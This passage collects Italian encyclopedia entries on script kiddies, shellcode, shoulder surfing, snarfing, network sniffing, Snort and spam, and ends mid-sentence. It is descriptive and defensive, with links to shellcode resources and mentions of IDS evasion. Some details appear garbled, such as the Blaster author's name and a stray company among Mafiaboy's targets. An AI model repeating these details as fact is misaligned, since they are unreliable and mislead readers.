Lo script kiddie è qualcuno alla ricerca di una intrusione facile. Il loro obiettivo è quello di ottenere i privilegi di root nel modo più semplice possibile. Per ottenere ciò si concentrano su un piccolo numero di vulnerabilità, cercandole su tutta la rete. Alcuni di loro non hanno idea di quello che stanno facendo. Comunque, a prescindere dal loro livello di preparazione, hanno una strategia comune, cercare in modo casuale vulnerabilità specifiche e sfruttare queste debolezze. Sono persone incapaci di produrre autonomamente gli strumenti adatti alle proprie attività e di capire pienamente il funzionamento di quelli che utilizzano. Si definisce tale, il ragazzino che utilizzando strumenti e software comuni nell'ambiente dell'underground attacca sistemi remoti in modo sistematico. La loro competenza è leggermente al di sopra di quella dell'utente medio. Spesso chi svolge tale attività non ha nemmeno idea di cosa stia facendo, e sicuramente non è cosciente delle conseguenze delle sue azioni. Non è il genere di hacker che esplora, ma piuttosto che utilizza quanto è già disponibile. Gli script kiddie sono la forma meno evoluta di cracker. Sono persone che non sanno programmare, ma che creano pagine HTML scadenti copiando funzioni di JavaScript da altre pagine HTML scarse. Più genericamente, uno script kiddie scrive (o più precisamente copia e incolla) un codice senza avere o desiderare di avere un'idea di quello che il codice faccia. Una variante di script kiddie è il lamer.

Le metodologie

La metodologia usata è semplice. Gli script kiddie esplorano Internet per una specifica vulnerabilità, quando la trovano, la sfruttano. Molti degli strumenti usati sono automatici e richiedono solo una piccola interazione. Lanciano lo strumento e poi tornano a controllare il risultato qualche giorno dopo. Non ci sono due script uguali così come non ci sono vulnerabilità uguali. Comunque molti di questi strumenti usano la stessa strategia. Per prima cosa costruiscono un archivio di indirizzi IP. Quindi li testano per una specifica vulnerabilità. Inoltre i risultati di queste operazioni sono spesso archiviati o condivisi tra diversi utenti per essere usati in un altro momento. In definitiva uno script kiddie può attaccare con successo il vostro sistema senza averlo mai esaminato prima. Gli aggressori più smaliziati, una volta compromesso il sistema piazzano trojans e backdoor. Le backdoor (porte di servizio) permettono un facile e sicuro accesso al sistema in qualsiasi momento. I trojans (cavalli di troia) rendono invisibile l'intruso. Egli non sarà visibile in nessun log, processo di sistema o struttura file. Avrà un posto sicuro da dove potrà continuare ad esaminare la Rete. Gli script sono spesso automatici per entrare nel sistema, esistono strumenti automatici per nascondere le tracce dell'intrusione, spesso chiamati rootkit. Uno dei più comuni rootkit è lrk4. Gli script kiddie attaccano in ogni momento. Lavorano 24 ore al giorno. Inoltre questi attacchi sono lanciati da ovunque nel mondo.

Gli strumenti

Gli strumenti degli script kiddie sono: trojan, zombie, script già pronti, rootkit. Gli strumenti implicati sono estremamente semplici da usare. Molti sono limitati ad un singolo fine con poche opzioni. Per primi vengono gli strumenti usati per costruire un database di indirizzi IP. Questi strumenti sono realmente casuali, in quanto esaminano indiscriminatamente Internet. Lo strumento quindi seleziona casualmente quali rete IP esaminare. Un altro strumento usa un nome di dominio. Costruisce un database di indirizzi IP effettuando un trasferimento di zona del nome di dominio e di tutti i sotto domini. Alcuni utenti hanno costruito database con oltre 2 milioni di indirizzi IP esaminando gli interi domini .com e .edu. una volta scoperti, gli IP vengono esaminati con strumenti atti a determinare varie vulnerabilità, quali la versione di named, il sistema operativo, o i servizi in esecuzione sul sistema. Una volta identificato il sistema vulnerabile, l'aggressore colpisce. Le due categorie di strumenti di esplorazione sono: sscan e nmap. Sscan rappresenta lo strumento di esplorazione "tuttofare" dello script kiddie. Esso fa un test della rete per un gruppo di vulnerabilità specifiche. È configurabile, permettendo l'aggiunta di nuovi test di vulnerabilità. L'utente per usarlo deve essere root. Il risultato è un elenco di molti servizi vulnerabili. Nmap rappresenta il gruppo di strumenti "raw data". Non dice quali vulnerabilità esistono, piuttosto dice quali porte sono aperte, cosicché l'utente può determinare l'impatto di sicurezza. Ad ogni modo è necessario avere conoscenze di rete per usarlo ed interpretare i dati.

La minaccia

È la sezione casuale dei bersagli che rende così pericoloso lo script kiddie. I sistemi che gli script kiddie cercano sono i sistemi non protetti che sono facilmente sfruttabili, l'intrusione facile. Tradizionalmente lo script kiddie (letteralmente ragazzino da script) non ha le capacità tecniche di un cracker esperto, ma può essere ugualmente pericoloso per il carattere sistematico su larga scala dei suoi "scan" automatizzati. Gli attacchi degli script kiddie sono innocui per sistemi correttamente configurati e gestiti, in cui sono state applicate le ultime patch di sicurezza. L'80% del traffico maligno su Internet è generato da script kiddie.

Come proteggersi contro questa minaccia

Lo script kiddie è alla ricerca di un'intrusione facile, cerca delle vulnerabilità comuni. Bisogna assicurarsi che i sistemi e le reti non siano soggetti a tali vulnerabilità. Sia www.cert.org [1] che www.ciac.org [2] sono eccellenti fonti riguardo alle vulnerabilità più comuni. Inoltre, la lista bugtraq (tenuta a securityfocus.com) è una delle migliori fonti di informazione. Un altro modo di proteggersi è quello di eseguire solo i servizi che sono necessari. Se un servizio non è necessario si può eliminarlo. Se un servizio è necessario, assicurarsi di usare l'ultima versione. Per esempi di come fare ciò, leggete Proteggere Solaris, Proteggere Linux o Proteggere NT. I server DNS sono spesso usati per sviluppare database di sistemi che possono essere esaminati. Limitare i sistemi che possono fare trasferimenti di zona a partire dai Name Server. Registrare ogni trasferimento di zona non autorizzato e seguirlo. Controllare se i sistemi sono sotto esame. Una volta identificati, si possono tracciare questi eventi per ottenere una migliore comprensione della minaccia e poter reagire.

Esempi famosi

Gli esempi più famosi di script kiddie includono:

- Uno script kiddie di 15 anni chiamato Mafiaboy è stato arrestato in un quartiere di classe superiore a Montreal nel 2000. Utilizzando strumenti scaricati atti ad iniziare attacchi DoS (Denial of service), ha inflitto danni a siti web famosi come Yahoo!, Valletta Construction Inc, Amazon.com, eBay e CNN, causando pressappoco 1.7 miliardi di dollari di danno. È stato condannato per 55 reati criminali ed ha scontato 8 mesi in un centro di detenzione giovanile e un anno in libertà vigilata.
- Jeffrey Pastore di Riparo, uno studente di scuola superiore di 18 anni del Minnesota responsabile per l'utilizzo della Variante B del virus chiamato Blaster. Il programma ha fatto parte di un attacco DoS contro computer che utilizzano il sistema operativo Microsoft Windows. L'attacco ha preso la forma di un SYN flood che ha solo causato danni marginali. È stato condannato a 18 mesi da scontare in prigione nel 2005.

Voci correlate

- Kiddiot
- Code monkey
- Lamer
- Hacker
- Cracker
- Sicurezza informatica

Note

[1] http://www.cert.org
[2] http://www.ciac.org

Shellcode

Uno **shellcode** è un programma in linguaggio assembly che tradizionalmente esegue una shell, come la shell Unix '/bin/sh' oppure la shell command.com sui sistemi operativi DOS e Microsoft Windows. Uno shellcode può essere utilizzato per sfruttare un bug mediante un exploit, consentendo ad un hacker o un cracker di acquisire l'accesso alla riga di comando di un computer, o più in generale di eseguire codice arbitrario.

Come funziona uno shellcode

Gli shellcode sono tipicamente inseriti nella memoria del computer sfruttando buffer overflow nello stack e nell'heap, o tramite un format string attack. L'esecuzione dello shellcode può essere ottenuta sovrascrivendo l'indirizzo di ritorno dello stack con l'indirizzo dello shellcode. In questo modo quando la *subroutine* prova a ritornare al chiamante, ritorna invece al codice dello shellcode che apre una riga di comando che può essere usata dal cracker.

Scoprire l'inserimento di shellcode

I cracker che scrivono gli shellcode utilizzano spesso tecniche per nascondere il loro attacco. Essi provano generalmente ad aggirare il modo in cui i gli Intrusion Detection Systems (IDS) riconoscono un attacco in arrivo. Un tipico IDS di solito cerca in tutti i pacchetti in arrivo gli spezzoni di codice tipici degli shellcode (spesso un grande array di istruzioni NOP); se vengono trovati il pacchetto viene scartato prima di arrivare all'applicazione cui è destinato. Il punto debole degli IDS è che non possono fare delle ricerche effettivamente buone poiché richiederebbe troppo tempo, rallentando così la connessione ad Internet.

Gli shellcode contengono spesso una stringa con il nome di una shell. Tutti i pacchetti in arrivo che contengono una stringa del genere sono considerati abbastanza sospetti dal punto di vista dell'IDS. Inoltre, alcune applicazioni non accettano input non-alfanumerici (ossia, non accettano nient'altro che i caratteri a-z, A-Z, 0-9, e pochi altri).

Per aggirare questo tipo di misure anti-intrusione, i cracker fanno a volte uso di crittazione, codice automodificante, codice polimorfico e codice alfanumerico.

Voci correlate

- Buffer overflow
- Heap overflow
- Sicurezza informatica
- Assembly

Collegamenti esterni

- Shell-Storm.org [1] Database di shellcodes multi-piattaforma.
- http://www.metasploit.com/shellcode/Contiene esempi di shellcode x86 e non-x86 e un'interfaccia on-line per la generazione e la codifica automatica di shellcode.
- http://www.vividmachines.com/shellcode/shellcode.html Tutorial sugli shellcode in windows e linux con esempi passo-passo.
- http://www.orkspace.net/software/libShellCode/libreria *open source* per la creazione automatica di ShellCode. È possibile usarla per creare ShellCode dinamici all'interno di un exploit o per la creazione di ShellCode statici attraverso l'uso di un *front end*.

Note

[1] http://www.shell-storm.org/shellcode/

Shoulder surfing

Il termine **shoulder surfing** (letteralmente "fare surf sulle spalle") designa quella semplice tecnica a metà tra l'informatica e il social engineering finalizzata all'impadronirsi di codici di accesso.

Mentre la vittima digita la propria password (oppure il PIN o altri codici), il malintenzionato lo osserva, sia da vicino oppure anche da lontano (mediante lenti particolari o anche le riprese di telecamere a circuito chiuso), e riesce così ad impossessarsi delle sequenze. Spesso ciò avviene tramite l'utilizzo di terminali POS oppure in luoghi molto frequentati, come ad esempio gli internet cafè.

Snarfing

In campo informatico, lo ***snarfing*** consiste nel furto di informazioni e nella manipolazione di dati effettuata mediante una tecnologia senza-fili, in reti locali (→ WLAN). La parola *snarf* probabilmente è un portmanteau tra *snort* e *scarf* e deriva da un forma piuttosto malvagia di *sniffing*. È anche estremamente probabile che il termine sia stato coniato da alcuni personaggi della cultura popolare americana.

Nelle serie televisive animate statunitensi *Thundercats* (1980's) e *Trollz* (anni Duemila) ci sono alcuni personaggi chiamati "Snarf". Nelle tradizioni di Thundercats, *Snarf*, un' intelligente creatura a forma di gatto nella corsa di Snarf e serviva come una fedele mascot sia Lion-O che l'altro ThunderCats. Mentre uno snarf è incapace del male, i loro virtuosi attributi hanno maggior peso delle loro propensioni ad essere curiosi e annoianti (quindi, uno che "snarfa" è curioso e annoiante). Nella tradizione Trollz, Lo Snarf è di solito un piccolo cane con un olfatto molto sensibile ma che a volte viene colpito da un fortissimo senso di fame, per soddisfare la quale è in grado di superare grandi ostacoli. Per esempio: una creatura a forma di cane che è un malvagio sniffatore.

Trasferendo il concetto nell'ambito informatico, *snarfing* significa che dispositivi senza-fili possono essere individuati e possono essere attaccati sfruttando la vulnerabilità.

Lo "*snarfer*" può simulare un internet exchange point per mezzo di un attacco man-in-the-middle, per esempio, e raccogliendo informazioni o dati. Quando lo Snarfing riguarda prevalentemente dispositivi Bluetooth assume il termine di bluesnarfing. Lo Snarfing può essere impedito o può esserne drasticamente ridotto il rischio, mediante appropriate misure di sicurezza sia hard- che software.

Voci correlate

- Bluejacking
- Podslurping
- Bluesnarfing

Collegamenti esterni

- Airsnarf Attack [1]
- Demonstration: A rogue access point setup utility [2]
- Wiktionary "snarf"

Note

[1] http://manageengine.adventnet.com/products/wifi-manager/help/alarms/intrusion-airsnarf-attack.html
[2] http://airsnarf.shmoo.com/

Sniffing

Si definisce **sniffing** l'attività di intercettazione passiva dei dati che transitano in una rete telematica. Tale attività può essere svolta sia per scopi legittimi (ad esempio l'analisi e l'individuazione di problemi di comunicazione o di tentativi di intrusione) sia per scopi illeciti (intercettazione fraudolenta di password o altre informazioni sensibili).

I prodotti software utilizzati per eseguire queste attività vengono detti **sniffer** ed oltre ad intercettare e memorizzare il traffico offrono funzionalità di analisi del traffico stesso.

Gli sniffer intercettano i singoli pacchetti, decodificando le varie intestazioni di livello datalink, rete, trasporto, applicativo. Inoltre possono offrire strumenti di analisi che analizzano ad esempio tutti i pacchetti di una connessione TCP per valutare il comportamento del protocollo o per ricostruire lo scambio di dati tra le applicazioni.

Sniffing del traffico locale

Il traffico può essere intercettato da uno degli host coinvolti nella comunicazione, indipendentemente dal tipo di interfaccia di rete su cui viene inviato.

Sniffing in reti locali

Per intercettare i dati in una rete locale è necessario possedere od ottenere l'accesso fisico al mezzo trasmissivo.

Sniffing in reti ethernet non-switched

In questo tipo di reti ethernet il mezzo trasmissivo (cavo coassiale o, attualmente, cavo UTP o STP connesso ad un hub) è condiviso, quindi tutte le schede di rete dei computer nella rete locale ricevono tutti i pacchetti, anche quelli destinati ad altri, selezionando i propri a seconda dell'indirizzo MAC (indirizzo hardware univoco della scheda di rete).

Lo sniffing in questo caso consiste nell'impostare sull'interfaccia di rete la cosiddetta *modalità promiscua*, che disattivando questo "filtro hardware" permette al sistema l'ascolto di tutto il traffico passante sul cavo.

Sniffing in reti ethernet switched

In questo caso l'apparato centrale della rete, definito switch, si occupa di inoltrare su ciascuna porta solo il traffico destinato al dispositivo collegato a quella porta: ciascuna interfaccia di rete riceve, quindi solo i pacchetti destinati al proprio indirizzo ed i pacchetti di broadcast.

L'impostazione della modalità promiscua è quindi insufficiente per poter intercettare il traffico in una rete gestita da switch. In questo caso ci si può collegare ad una porta chiamata "SPAN" nella terminologica di Cisco, "Roving Analysis" per 3Com e "port mirroring" per gli altri produttori che riceve il traffico circolante su tutte le porte dello switch.

Alcuni metodi per poter ricevere tutto il traffico dallo switch da una porta qualunque sono il MAC flooding, l'ARP poisoning e il port stealing.

Sniffing in reti geografiche

Per intercettare i dati che transitano su reti geografiche si utilizzano tecniche Man in the middle analoghe a quelle accennate in precedenza, operanti però a livello più alto: possono intervenire a livello di instradamento del traffico IP (routing) oppure inviare alle vittime informazioni fasulle per quanto riguarda la corrispondenza tra nomi a dominio e indirizzi IP sfruttando l'assenza di autenticazione del sistema DNS.

Modalità di difesa

- Una soluzione open source è ArpON [2] "ARP handler inspection". ArpON è un demone portabile che rende il protocollo ARP sicuro contro attacchi Man in The Middle (MITM) attraverso tecniche ARP Spoofing, ARP Cache Poisoning, ARP Poison Routing (APR). Blocca anche attacchi derivati quali Sniffing, Hijacking, Injection, Filtering come: DHCP Spoofing, DNS Spoofing, WEB Spoofing, Session Hijacking e SSL/TLS Hijacking & co attacks.
- Cifratura del traffico, in particolare delle informazioni sensibili.
- Utilizzo di strumenti software in grado di rilevare la presenza di sniffer nella rete.
- Rafforzamento della sicurezza dei protocolli di rete.

Lo sniffing nella difesa del diritto d'autore

Lo sniffing pone problemi di privacy in quanto accede senza mandato e a insaputa dell'utente ad un computer che è sua proprietà privata nonché ad una rete che è proprietà di chi diffonde il software di accesso. In generale, l'accesso ad un'abitazione o altra proprietà privata per una perquisizione richiede un mandato della magistratura e che esso sia mostrato al proprietario del bene perquisito.

I dati forniti dall'Internet Service Provider non identificano la persona, ma l'utenza telefonica. Non necessariamente poi la persona che ha commesso il fatto è un componente del nucleo familiare, al quale è intestata l'utenza. Tramite un WISP o una rete wireless domestica è più facile che si verifichino violazioni della rete e accessi abusivi dall'esterno. La non-identificazione di chi commette materialmente il fatto esclude un nesso di causalità fra la connessione alla rete P2P e la violazione del diritto d'autore, e non è una prova sufficiente per gli effetti penali previsti dalla legge. Per l'ambito penale, serve un accertamento univoco e inequivocabile della persona e delle responsabilità. Tuttavia, il titolare della utenza telefonica può essere ritenuto responsabile della sua sicurezza e del suo utilizzo, e rispondere dell'illecito amministrativo.

La perquisizione dei domicili e l'accesso ai tabulati telefonici (dei provider per conoscere i siti visitati) sono provvedimenti riservati a illeciti penali. In Paesi come gli Stati Uniti, dove la violazione del copyright è punita con sanzioni pecuniarie, è comunque diffusa tale prassi nelle indagini per violazioni del diritto d'autore.

Il codice penale italiano al cap.2 ("dei delitti in particolare") dedica un'apposita sezione a tale tema: "Dei delitti contro la inviolabilità del domicilio" (sez. IV). Gli artt. 615 bis e ter specificano le pene per accesso abusivo ad un sistema informatico o telematico, o interferenze illecite nella vita privata. Gli strumenti che controllano il traffico web di un utente, "si mettono in ascolto" su una porta del computer non utilizzata da alcun programma, e funzionano come uno "strumento di ripresa sonora" che registra tutto il traffico in ingresso e uscita dal nodo internet.

In questo caso è dato di sapere soltanto ciò che l'utente sta facendo con il browser Internet e con i programmi peer-to-peer, ma non con le altre applicazioni (se ad esempio sta ascoltando una canzone, vedendo un film, stampando un file). L'intrusione non consente un controllo o manipolazione del computer, ma comunque di "mantenervisi contro la volontà tacita di chi ha il diritto di escluderlo".

Entrando nelle reti di condivisione l'utente rende visibile una parte dei file del suo computer e inevitabilmente i file che sceglie di scaricare. Viene in questo modo a crearsi un conflitto con la normativa sulla privacy: la conservazione dei dati dei download, anche in forma aggregata e anonima, deve essere autorizzata nei confronti di chi immette file nelle reti P2P per "testarne" il gradimento del pubblico, oppure entra per perseguire in flagranza di reato chi viola i

diritti di copyright.

A detta di alcuni giuristi l'accesso è più grave del reato di violazione del copyright che con esso si vuole reprimere. È stato osservato che è eccessivo uno sconfinamento nella giustizia penale e che l'entità della reclusione minima e massima non rispettano il proporzionalismo delle pene se comparate con le pene detentive di altri reati.

In questo senso, se può essere chiesto un risarcimento danni per la violazione del copyright, le persone oggetto di intercettazioni possono ottenere un risarcimento, probabilmente in misura maggiore, per la violazione dei loro diritti soggettivi.[1] [2] [3]

Note

[1] Una sentenza del Tribunale di Roma, del 17 marzo 2008, per il caso Peppermint/Techland/Logistep, è una delle prime in materia e crea un precedente giuridico. La casa discografica tedesca e un produttore di videogiochi polacchi si erano rivolti ad una società svizzera specializzata in intercettazioni nelle reti *peer-to-peer*. Rilevati gli indirizzi IP, le società ottengono dai *provider* italiani i nominativi corrispondenti, e inviano loro delle raccomandate nelle quali chiedono un risarcimento, riservandosi altrimenti ulteriori iniziative giudiziarie per la violazione del diritto d'autore. Il Tribunale di Roma rigetta le richieste di procedere, affermando che le società non hanno alcun diritto di accedere ai dati personali degli intercettati e che quindi i nominativi raccolti sono privi di valore probatorio, e non possono essere utilizzati in tribunale.

[2] Su esposto di una nota associazione dei consumatori, con un provvedimento del 28 febbraio 2008, pubblicato il 14 marzo, il Garante per la privacy, ha affermato che il trattamento dei dati personali è illegittimo poiché viola diversi principi: *finalità*, delle reti P2P destinate allo scambio di file e non alle intercettazioni; *trasparenza* e *buona fede*, essendo i dati prelevati senza informare gli interessati; *proporzionalità*: un diritto costituzionale come la segretezza nelle comunicazioni può essere limitato solo dall'esigenza di salvaguardare un diritto di pari rilevanza, quale non è il diritto d'autore. Secondo il Garante, il *discovery*, vale a dire la rivelazione delle generalità, violerebbe una sentenza della Corte di Giustizia Europea del 29 gennaio 2008, e tre sentenze della Corte Costituzionale italiana: la 372/2006 e la 38-349/2007.

[3] L'intercettazione limita diritti soggettivi della persona, la cui violazione in altri contesti costituisce reato, ed è utilizzata per accertare un illecito che è punito con un'ammenda. La sentenza del Tribunale di Roma afferma l'illegittimità delle intercettazioni in relazione a soggetti privati; il pronunciamento del Garante entra nel merito dichiarando l'uso delle intercettazioni nelle reti P2P illegititmo, al di là del soggetto che le opera. Il diritto alla riservatezza è disciplinato nel D. Lgs. n. 196 del 2003.

Bibliografia

- Alberto Ornaghi, Marco Valleri, *Man in the middle attacks* (http://www.blackhats.it/it/papers/Paper-mitm.pdf) (file pdf)

Voci correlate

- Cain & Abel
- Wireshark
- Xplico
- Firesheep

Altri progetti

- **Wikimedia Commons** contiene file multimediali: http://commons.wikimedia.org/wiki/Category:Computer data network analyzers

Collegamenti esterni

- ArpON home page (http://arpon.sourceforge.net) - ArpON (BSD)
- Wireshark (http://www.wireshark.org) - Wireshark (GPL)
- Wireshark (http://wiki.wireshark.org/CaptureSetup/Ethernet) - Wiki di Wireshark
- ettercap (http://ettercap.sourceforge.net/) - ettercap
- Packet sniffer (http://www.sniff-em.com) - Sniff-em
- TCP Dump (http://www.tcpdump.org) - TCP Dump (GPL)

- KSniffer (http://www.ksniffer.org/) - KSniffer (GPL)
- Xplico (http://www.xplico.org/) - Xplico (GPL)

Snort

Snort	
Sviluppatore	The Snort Release Team
Ultima versione	2.9.05 (06 giugno 2011)
S.O.	Multi-piattaforma
Genere	Sicurezza Informatica
Licenza	GNU General Public License (Licenza libera)
Sito web	http://www.snort.org

SNORT è un applicativo open source con funzioni di tipo IDS distribuito con la licenza GPL.

Voci correlate

- OSSIM

Altri progetti

- **Wikibooks** contiene testi o manuali: http://it.wikibooks.org/wiki/Snort

Collegamenti esterni

- (**EN**) Sito Ufficiale [1]
- (**EN**) Guide all'uso di Snort [2]
- (**EN**) Snort Virtual Machine [3]
- (**IT, EN**) Snortattack Snort guide, tips and tricks [4]

Note

[1] http://www.snort.org
[2] http://www.snort.org/docs/
[3] http://www.internetsecurityguru.com/
[4] http://www.snortattack.org/

Spam

Lo ***spamming***, detto anche **fare spam** o **spammare**, è il susseguirsi ripetuto di una parola/frase (generalmente commerciali). Può essere attuato attraverso qualunque sistema di comunicazione, ma il più usato è internet, attraverso messaggi di posta elettronica, chat, tag board o forum.

Una cartella di messaggi spam di KMail

Lo Spam volendo può anche definirsi una forma di flood, in quanto ripetendo più volte un parola/frase magari in una chat crea un effetto flood, ovvero lo scorrere veloce delle righe. anche detto in gergo flooddare.

Origine del termine

Il termine trae origine da uno sketch comico del Monty Python's Flying Circus ambientato in un locale nel quale ogni pietanza proposta dalla cameriera era a base di Spam (un tipo di carne in scatola). Man mano che lo sketch avanza, l'insistenza della cameriera nel proporre piatti con *Spam* («uova e Spam, uova pancetta e Spam, salsicce e Spam» e così via) si contrappone alla riluttanza del cliente per questo alimento, il tutto in un crescendo di un coro inneggiante allo *Spam* da parte di alcuni Vichinghi seduti nel locale.[1]

Spam (carne in scatoletta)

I Monty Python prendono in giro la carne in scatola Spam per l'assidua pubblicità che la marca era solita condurre. Nel periodo immediatamente successivo alla seconda guerra mondiale, questo alimento costava poco ed era parte integrante della dieta della famiglia tipica inglese, specialmente nella prima colazione per l'English breakfast. Il contenuto e l'origine della carne *Spam* era un mistero. Ma sicuramente, in un certo periodo la Spam era ovunque, da qui lo sketch dei Pythons e successivamente l'adattamento informatico alla pubblicità non desiderata. Notate l'ambientazione dello sketch a conferma dell'epoca in questione e il livello sociale. Infatti, John Cleese, intellettuale che legge alla fine, viene cacciato in malo modo (il personaggio in questione non è un intellettuale, bensì l'ungherese col vocabolario pieno di sconcezze, protagonista di un altro famoso sketch dei Monty Python).

Si ritiene che il primo spam via email della storia sia stato inviato il 1 maggio 1978 dalla DEC per pubblicizzare un nuovo prodotto, e inviato a tutti i destinatari ARPAnet della costa ovest degli Stati Uniti.[2]

Nella terminologia informatica le spam possono essere designate anche con il sintagma di junk-mail, che letteralmente significa posta-spazzatura, a rimarcare la sgradevolezza prodotta da tale molestia digitale.

Scopi

Il principale scopo dello spamming è la pubblicità, il cui oggetto può andare dalle più comuni offerte commerciali a proposte di vendita di materiale pornografico o illegale, come software pirata e farmaci senza prescrizione medica, da discutibili progetti finanziari a veri e propri tentativi di truffa. Uno **spammer**, cioè l'individuo autore dei messaggi spam, invia messaggi identici (o con qualche personalizzazione) a migliaia di indirizzi e-mail. Questi indirizzi sono spesso raccolti in maniera automatica dalla rete (articoli di Usenet, pagine web) mediante spambot ed appositi programmi, ottenuti da database o semplicemente indovinati usando liste di nomi comuni.

Per definizione lo spam viene inviato senza il permesso del destinatario ed è un comportamento ampiamente considerato inaccettabile dagli Internet Service Provider (ISP) e dalla maggior parte degli utenti di Internet. Mentre questi ultimi trovano lo spam fastidioso e con contenuti spesso offensivi, gli ISP vi si oppongono anche per i costi del traffico generato dall'invio indiscriminato.

Sondaggi hanno indicato che al giorno d'oggi lo spam è considerato uno dei maggiori fastidi di Internet; l'invio di questi messaggi costituisce una violazione del contratto "Acceptable Use Policy" (condotta d'uso accettabile) di molti ISP e pertanto può portare all'interruzione dell'abbonamento (account) del mittente. Un gran numero di spammer utilizza intenzionalmente la frode per inviare i messaggi, come l'uso di informazioni personali false (come nomi, indirizzi, numeri di telefono) per stabilire account disponibili presso vari ISP. Per fare questo vengono usate informazioni anagrafiche false o rubate, in modo da ridurre ulteriormente i loro costi. Questo permette di muoversi velocemente da un account a un altro appena questo viene scoperto e disattivato dall'ISP. Gli spammer usano software creato per osservare connessioni Internet con scarsa sicurezza, che possono essere facilmente dirottate in modo da immettere i messaggi di spam direttamente nella connessione dell'obiettivo con il proprio ISP. Questo rende più difficile identificare la posizione dello spammer e l'ISP della vittima è spesso soggetto di aspre reazioni e rappresaglie da parte di attivisti che tentano di fermare lo spammer. Entrambe queste forme di spamming "nascosto" sono illegali, tuttavia sono raramente perseguiti per l'impiego di queste tattiche.

I mittenti di e-mail pubblicitarie affermano che ciò che fanno non è spamming. Quale tipo di attività costituisca spamming è materia di dibattiti, e le definizioni divergono in base allo scopo per il quale è definito, oltre che dalle diverse legislazioni. Lo spamming è considerato un reato in vari paesi e in Italia l'invio di messaggi non sollecitati è soggetto a sanzioni.

Altri termini

I termini *unsolicited commercial email*, UCE (email commerciale non richiesta) e *unsolicited bulk email*, UBE (email non richiesta in grandi quantità) sono usati per definire più precisamente e in modo meno gergale i messaggi e-mail di spam. Molti utenti considerano tutti i messaggi UBE come spam, senza distinguere il loro contenuto, ma i maggiori sforzi legali contro lo spam sono effettuati per prendere di mira i messaggi UCE. Una piccola ma evidente porzione di messaggi non richiesti è anche di carattere non commerciale; alcuni esempi comprendono i messaggi di propaganda politica e le catene di Sant'Antonio

Spamming attraverso E-Mail

I più grandi ISP come America OnLine [3] riferiscono che una quantità che varia da un terzo a due terzi della capacità dei loro server di posta elettronica viene consumata dallo spam. Siccome questo costo è subito senza il consenso del proprietario del sito, e senza quello dell'utente, molti considerano lo spam come una forma di furto di servizi. Molti spammer mandano i loro messaggi UBE attraverso gli open mail relay. I server SMTP, usati per inviare e-mail attraverso internet, inoltrano la posta da un server a un altro; i server utilizzati dagli ISP richiedono una qualche forma di autenticazione che garantisca che l'utente sia un cliente dell'ISP. I server open relay non controllano correttamente chi sta usando il server e inviano tutta la posta al server di destinazione, rendendo più difficile rintracciare lo spammer.

Un punto di vista "ufficiale" sullo spamming può essere trovato nel RFC 2635.

Spamming per interposta persona

Lo spamming per interposta persona è un mezzo più subdolo utilizzato sfruttando l'ingenuità di molta gente. Per l'esattezza si intende di solito l'invio di Email commerciali ad alcuni destinatari conosciuti e magari regolarmente iscritti ad una newsletter dello spammer invitandoli a far conoscere una certa promozione ad uno o più persone conosciute dall'ingenuo destinatario, invogliandolo magari con qualche piccolo compenso.

Grazie a questo sistema sarà l'ingenuo destinatario a "spammare" altre caselle di posta di suoi conoscenti e quindi coprendo colui che c'è dietro e che guadagnerà da questo comportamento.

I costi

Lo spamming è a volte definito come l'equivalente elettronico della posta-spazzatura (junk mail). Comunque, la stampa e i costi postali di questa corrispondenza sono pagati dal mittente - nel caso dello spam, il server del destinatario paga i costi maggiori, in termini di banda, tempo di elaborazione e spazio per immagazzinamento. Gli spammer usano spesso abbonamenti gratis, in modo tale che i loro costi siano veramente minimi. Per questa ricaduta di costi sul destinatario, molti considerano questo un furto o un equivalente di crimine. Siccome questa pratica è proibita dagli ISP, gli spammer spesso cercano e usano sistemi vulnerabili come gli open mail relay e server proxy aperti. Essi abusano anche di risorse messe a disposizione per la libera espressione su internet, come remailer anonimi. Come risultato, molte di queste risorse sono state disattivate, negando la loro utilità agli utenti legittimi. Molti utenti sono infastiditi dallo spam perché allunga i tempi che usano per leggere i loro messaggi di e-mail.

Economia

Siccome lo spam è economico da inviare, un ristretto numero di spammer può saturare Internet con la loro spazzatura. Nonostante solo un piccolo numero dei loro destinatari sia intenzionato a comprare i loro prodotti, ciò consente loro di mantenere questa pratica attiva. Inoltre, sebbene lo spam appaia per una azienda rispettabile una via economicamente non attuabile per fare business, è sufficiente per gli spammer professionisti convincere una piccola porzione di inserzionisti ingenui che è efficace per fare affari.

Difese contro lo spam

È presente un certo numero di servizi e software, spesso chiamati **antispam**, che i server e-mail e gli utenti possono utilizzare per ridurre il carico di spam sui loro sistemi e caselle di posta. Alcuni di questi contano sul rifiuto dei messaggi provenienti dai server conosciuti come spammer. Altri analizzano in modo automatico il contenuto dei messaggi e-mail ed eliminano o spostano in una cartella speciale quelli che somigliano a spam. Questi due approcci al problema sono talvolta definiti come *bloccaggio* e *filtraggio*. Ognuna delle tecniche ha i suoi difensori e vantaggi; mentre entrambe riducono l'ammontare di spam inviata alle caselle postali degli utenti, il bloccaggio permette di ridurre la banda sprecata, rifiutando i messaggi prima che siano trasmessi al server dell'utente. Il filtraggio tende ad essere una soluzione più accurata, poiché può esaminare tutti i dettagli del messaggio. Molti sistemi di filtraggio si avvantaggiano delle tecniche di apprendimento del software, che permette di aumentare la propria accuratezza rispetto al sistema manuale. Alcuni trovano questa tecnica troppo invadente nei riguardi della privacy, e molti amministratori preferiscono bloccare i messaggi che provengono dai server tolleranti nei confronti degli spammer.

DNSBL

Una specifica tecnica di bloccaggio comprende le DNSBL (DNS-based blackhole lists), nella quale un server pubblica liste di indirizzi ip, in modo che un server di posta possa essere facilmente impostato per rifiutare la posta che proviene da questi indirizzi. Ci sono diverse liste di DNSBL, che hanno politiche diverse: alcune liste contengono server che emettono spam, altre contengono open mail relay, altre elencano gli ISP che supportano lo spam.

Filtraggio statistico ed euristico

Fino a poco tempo fa, le tecniche di filtraggio facevano affidamento agli amministratori di sistema che specificavano le liste di parole o espressioni regolari non permesse nei messaggi di posta. Perciò se un server riceveva spam che pubblicizzava "herbal Viagra", l'amministratore poteva inserire queste parole nella configurazione del filtro. Il server avrebbe scartato tutti i messaggi con quella frase. Lo svantaggio di questo filtraggio "statico" consiste nella difficoltà di aggiornamento e nella tendenza ai falsi positivi: è sempre possibile che un messaggio non-spam contenga quella frase. Il filtraggio euristico, come viene implementato nel programma SpamAssassin, si basa nell'assegnare un punteggio numerico a frasi o modelli che si presentano nel messaggio. Quest'ultimo può essere positivo, indicando che probabilmente contiene spam o negativo in caso contrario. Ogni messaggio è analizzato e viene annotato il relativo punteggio, esso viene in seguito rifiutato o segnalato come spam se quest'ultimo è superiore ad un valore fissato. In ogni caso, il compito di mantenere e generare le liste di punteggi è lasciato all'amministratore. Il filtraggio statistico, 